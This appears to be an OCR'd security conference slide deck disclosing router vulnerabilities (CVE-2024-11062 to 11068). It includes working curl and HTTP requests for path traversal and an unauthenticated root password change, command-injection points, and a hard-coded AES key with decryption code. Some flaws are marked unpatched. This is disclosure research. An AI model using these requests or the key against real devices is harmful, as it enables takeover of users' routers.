
REMOTE ACCESS CONTROL LISTS


IP Address / Mask Bit	Remove	Edit
10.254.254.0/24	☐	○
10.255.255.254/32	☐	○
172.17.187.32/27	☐	○
172.26.255.232/30	☐	○
61.218.2.48/30	☐	○

Remove Selected

Change Password

- Low Privilege User:
  - Can change their own password
- User Roles:
  - How about user1?





No Fix 0-day

Change Password – Privilege Escalation

Request

Pretty Raw Hex

```
1  GET /MAINTENANCE/mt_admin.xgi?save=true&set/sys/user:2/name=user&
   set/sys/user:1/password=user1&EXE=chtlog,log2&CMT=0&sessionkey=373389020
   HTTP/2
2  Host: [redacted]
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/118.0.0.0 Safari/537.36
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
   ,image/png,image/svg+xml,*/*;q=0.8
5  Accept-Language:
   zh-TW,zh-HK;q=0.8,zh-CN;q=0.7,zh-SG;q=0.5,en-US;q=0.3,en;q=0.2
6  Accept-Encoding: gzip, deflate, br
7  Referer:
   [redacted]
8  Upgrade-Insecure-Requests: 1
9  Sec-Fetch-Dest: frame
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: same-origin
```

```
alphadec `xmldbc -i -g /sys/user:1/password`
740c[redacted]

alphadec `xmldbc -i -g /sys/user:1/password`
user1
```

No Fix 0-day

SSH Console

- Connect via SSH or Telnet to some devices:
  - Access is limited to the console (not the shell)
- Let's explore what's interesting...

```
steven@Meow:s000-> /Users » steven (0)
> ssh -oHostKeyAlgorithms=+ssh-rsa cht@1.168.[redacted]
cht@1.168.[redacted]'s password:


        DSL-6740C Configure Menu

              01.  WAN
              02.  LAN
              03.  VLAN
              04.  VDSL2
              05.  WLAN
              06.  DNS
              07.  Dynamic DNS
              08.  DHCP Server
              09.  DHCP Option Filter
              10.  IP Filter
              11.  QoS
              12.  Virtual Server
              13.  Routing
              14.  TR069
              15.  SNMP
              16.  IGMP
              17.  Misc
              18.  LoopBack Test
              19.  Ping and Traceroute6 Test
              20.  CFM
              21.  Configuration
              22.  Statistics
              23.  Firmware Information
```


SSH Console Command Injection

- Many functions in SSH are susceptible to command injection vulnerabilities

CVE-2024-11062
CVE-2024-11063
CVE-2024-11064
CVE-2024-11065
CVE-2024-11066

```
        DSL-6740C Configure Menu

                01.  Run Ping Test
                02.  Run Ping6 Test
                03.  Run Traceroute6 Test
                04.  Back
-> 01
Packet Count [1-90] () (4): -> 1
Destination: -> **************              :******************6*******01**********************19******************6*******01*********
BusyBox v1.00 (2021.12.30-08:22+0000) multi-call binary

Usage: ping [OPTION]... host

Send ICMP ECHO_REQUEST packets to network hosts.

Options:
        -c COUNT        Send only COUNT pings.
        -s SIZE         Send SIZE data bytes in packets (default=56).
        -q              Quiet mode, only displays output at start
                        and when finished.

Connecting to                           :80
19_Ping_and_Tracerou 100% |****************************|     0       --:-- ETA
Hit <enter> to continue->
```

SSH Console Command Injection



```
  }
  v6 = v5;
  if ( get_value("Destination", v5) )
  {
    sprintf(v3, "ping -c %s %s", v4, v6);
    v1 = 0;
    system(v3);
BEL_8:
    printf("Hit <enter> to continue");
    return v1;
  }
}
printf("Hit <enter> to continue");
return 3;
```

```
    {
      if ( !strncmp("search", v9, 6u) && sscanf(v9, "%15s %63s",
      {
        strcat(v8, ".");
        strcat(v8, v5);
      }
    }
    fclose(v3);
  }
}
sprintf(v6, "ping6 -c %s %s", v7, v8);
v1 = 0;
system(v6);
ABEL_9:
printf("Hit <enter> to continue");
return v1;
```

CVE-2024-11062
CVE-2024-11063
CVE-2024-11064
CVE-2024-11065
CVE-2024-11066

```
if ( get_value("Destination", v2) )
{
  sprintf(v1, "traceroute6 %s", v3);
  system(v1);
  printf("Hit <enter> to continue");
  return 0;
}
else
{
  printf("Hit <enter> to continue");
  return 3;
}
```

```
int sub_4022B8()
{
  char v1[128]; // [sp+18h] [-104h] BYREF
  char v2[132]; // [sp+98h] [-84h] BYREF

  if ( !get_value("Server IP", v1) )
    return 3;
  system("/etc/scripts/misc/profile.sh web_backup /var/config.bin");
  sprintf(v2, "tftp -p -l /var/config.bin -r config.bin %s", v1);
  system(v2);
  return 0;
}
```

No firmware? No worries!

- BYOT (Bring Your Own Tools) to Exfiltrate the Firmware:
  - BusyBox, Netcat (NC), Command and Control (C2), tcpdump, etc
- Useful Tools for Exfiltrating Firmware from Partitions

```
mount
/dev/mtdblock1 on / type squashfs (ro,relatime)
ramfs on /var type ramfs (rw,relatime)
none on /proc type proc (rw,relatime)
sysfs on /sys type sysfs (rw,relatime)
tmpfs on /dev type tmpfs (rw,relatime)
devpts on /dev/pts type devpts (rw,relatime,mode=600,ptmxmode=000)
```

```
cat /proc/partitions
major minor  #blocks  name

  31        0      16384 mtdblock0
  31        1       6472 mtdblock1
  31        2         64 mtdblock2
  31        3         64 mtdblock3
  31        4         64 mtdblock4
  31        5         64 mtdblock5
  31        6        128 mtdblock6
  31        7         64 mtdblock7
  31        8      16384 mtdblock8
```

Encrypt Credentials

```
ls -al
-rw-r--r--    1 0        0              84 Dec 30  2021 pap-secrets
-rw-r--r--    1 0        0             643 Dec 30  2021 options.session3
lrwxrwxrwx    1 0        0              20 Dec 30  2021 chap-secrets ->
/etc/ppp/pap-secrets
-rwxr-xr-x    1 0        0            1350 Dec 30  2021 ip-up
-rwxr-xr-x    1 0        0             614 Dec 30  2021 ip-down
-rwxr-xr-x    1 0        0            1037 Dec 30  2021 ppp-status
-rwxr-xr-x    1 0        0             866 Dec 30  2021 ipv6-up
-rwxr-xr-x    1 0        0             541 Dec 30  2021 ipv6-down
-rw-r--r--    1 0        0              46 Dec 30  2021 resolv.conf.session3
drwxr-xr-x    5 0        0               0 Aug 27 17:02 ..
drwxr-xr-x    2 0        0               0 Dec 30  2021 .
cat chap-secrets
"d73AJcbq8Qm9I4L6szpkqBBx+9CybSPnMeeN+MZgD3Y====" * "xzrdUNuUT66UTMLGorVn/g====="
```

Encryption Function with Hard-Coded Key

Decompile: main - (alphadec)

```
1
2  undefined4 main(int param_1,int param_2)
3
4  {
5    char *pcVar1;
6    char acStack_8c [132];
7
8    memset(acStack_8c,0,0x80);
9    if (param_1 == 3) {
10     pcVar1 = (char *)sysmgr_decpass_old(*(undefined4 *)(param_2 + 4));
11     strcpy(acStack_8c,pcVar1);
12     printf("%s",acStack_8c);
13   }
14   else {
15     pcVar1 = (char *)sysmgr_decpass(*(undefined4 *)(param_2 + 4));
16     strcpy(acStack_8c,pcVar1);
17     printf("%s",acStack_8c);
18   }
19   return 0;
20 }
21
```

```
In [3]: import base64
   ...: from Crypto.Cipher import AES
   ...:
   ...: def sysmgr_decpass(param_1):
   ...:     key = b'wfqMVcNqHvTIE3smTERwUiZRw0Ypbjtm'
   ...:     cipher = AES.new(key, AES.MODE_ECB)
   ...:
   ...:     pcVar2 = base64.b64decode(param_1 + '==')
   ...:     decrypted_data = cipher.decrypt(pcVar2)
   ...:
   ...:     return decrypted_data.rstrip(b'\x00').decode('utf-8')
   ...:

In [4]:

In [4]: sysmgr_decpass("eJwONNra1iGCTdf42EX8IQ=====")
Out[4]: 'chte5af00\x07\x07\x07\x07\x07\x07\x07'
```

Firmware Analysis

- Numerous *.xgi files found in thttpd

```
.rodata:0042B0A4 aConfigXgi:     .ascii "config.xgi"<0>    # DATA XREF: .data:xgi_handlers↓o
.rodata:0042B0AF                 .align 4
.rodata:0042B0B0 aFactoryXgi:    .ascii "factory.xgi"<0>   # DATA XREF: .data:00430478↓o
.rodata:0042B0BC aRebootXgi:     .ascii "reboot.xgi"<0>    # DATA XREF: .data:00430480↓o
.rodata:0042B0C7                 .align 2
.rodata:0042B0C8 aSpLanRedirectX:.ascii "sp_lan_redirect.xgi"<0>
.rodata:0042B0C8                                           # DATA XREF: .data:00430488↓o
.rodata:0042B0DC aProvisionXgi:  .ascii "provision.xgi"<0>
.rodata:0042B0DC                                           # DATA XREF: .data:00430490↓o
.rodata:0042B0EA                 .align 2
.rodata:0042B0EC aSaveXgi:       .ascii "save.xgi"<0>      # DATA XREF: .data:00430498↓o
.rodata:0042B0F5                 .align 2
.rodata:0042B0F8 aSaveandrebootX:.ascii "saveandreboot.xgi"<0>
.rodata:0042B0F8                                           # DATA XREF: .data:004304A0↓o
.rodata:0042B10A                 .align 2
.rodata:0042B10C  # const char aLogoutXgi[]
.rodata:0042B10C aLogoutXgi:     .ascii "logout.xgi"<0>    # DATA XREF: httpd_parse_request+B70↑o
.rodata:0042B10C                                           # .data:004304A8↓o
.rodata:0042B117                 .align 2
.rodata:0042B118 aDownloadmessag:.ascii "downloadmessagelog.xgi"<0>
.rodata:0042B118                                           # DATA XREF: .data:004304B0↓o
.rodata:0042B12F                 .align 4
.rodata:0042B130  # const char aDeltFileXgi[]
.rodata:0042B130 aDeltFileXgi:   .ascii "DELT_file.xgi"<0>
.rodata:0042B130                                           # DATA XREF: do_xgi+260↑o
.rodata:0042B130                                           # .data:004304B8↓o
```

Some API No Authentication Required!

No Fix 0-day

- We discovered that "config.xgi" can be accessed without authentication
  - The configuration contains the MAC Address, which equates to root credentials

```
steven@Meow ~/research/xgi
$ wget http://192.168.0.198/config.xgi
--2024-09-05 23:13:02--  http://192.168.0.198/config.xgi
正在連接 192.168.0.198:80... 連上了。
已送出 HTTP 要求，正在等候回應... 200 OK
長度： 10125 (9.9K) [application/x-some-explanation]
儲存到： 「config.xgi」

config.xgi                                          100%[=========================

2024-09-05 23:13:02 (10.0 MB/s) - 已儲存 「config.xgi」 [10125/10125]
```

```
steven@Meow ~/research/xgi/_config.xgi.extracted
$ grep '<clonemac>[0-9A-F]' 19
```

```
<clonemac>D8:FE:E3:61:A9:C9</clonemac>
```

Path Traversal

CVE-2024-11067


- We found that "DELT_file.xgi" can read files
  - Using the "set/runtime/DELT_file" parameter, it can access the MAC address

```
~/research/xgi (0.114s)
curl 'http://192.168.0.198/DELT_file.xgi?&set/runtime/DELT_file=../../../sys/class/net/eth0/address' -v
*   Trying 192.168.0.198:80...
* Connected to 192.168.0.198 (192.168.0.198) port 80 (#0)
> GET /DELT_file.xgi?&set/runtime/DELT_file=../../../sys/class/net/eth0/address HTTP/1.1
> Host: 192.168.0.198
> User-Agent: curl/8.1.2
> Accept: */*
>
< HTTP/1.1 200 OK
< Server: thttpd-alphanetworks/2.23
< Content-Type: application/x-some-explanation
< Date: Wed, 29 Dec 2021 16:56:46 GMT
< Last-Modified: Wed, 29 Dec 2021 16:56:46 GMT
< Accept-Ranges: bytes
< Connection: close
< Cache-Control: no-cache
< Content-Disposition: attachment; filename=../../../sys/class/net/eth0/addrWed, 29 Dec 2021 16:56:46 GMT
< Content-Length: 4098
<
[redacted]a9:c9
* transfer closed with 4080 bytes remaining to read
* Closing connection 0
curl: (18) transfer closed with 4080 bytes remaining to read
```

Incorrect Use of Privileged APIs

- We noticed that each .xgi file sets numerous arguments
  - What happens if we invoke "set/sys/user:1/password"
  - Through APIs that require no authentication?

```
GET /MAINTENANCE/mt_admin.xgi?save=true&
    set/sys/user:2/name=user&
    set/sys/user:2/password=user&
    EXE=chtlog,log2&
    CMT=0&
    sessionkey=373389020f
```



Incorrect Use of Privileged APIs

CVE-2024-11068

- We noticed that each .xgi file sets numerous arguments
  - What happens if we invoke "set/sys/user:1/password"
  - Through APIs that require no authentication?

```
steven@Meow /Users/steven
⚡ curl 'http://192.168.0.198/DELT_file.xgi?&set/sys/user:1/password=12345678' -v
*   Trying 192.168.0.198:80...
* Connected to 192.168.0.198 (192.168.0.198) port 80 (#0)
> GET /DELT_file.xgi?&set/sys/user:1/password=12345678 HTTP/1.1
> Host: 192.168.0.198
> User-Agent: curl/8.1.2
> Accept: */*
>
```

- Bang! We successfully changed the root password without authentication.

Other Function?

- Returning to password changes:
  - What does "EXE=chtlog" mean?

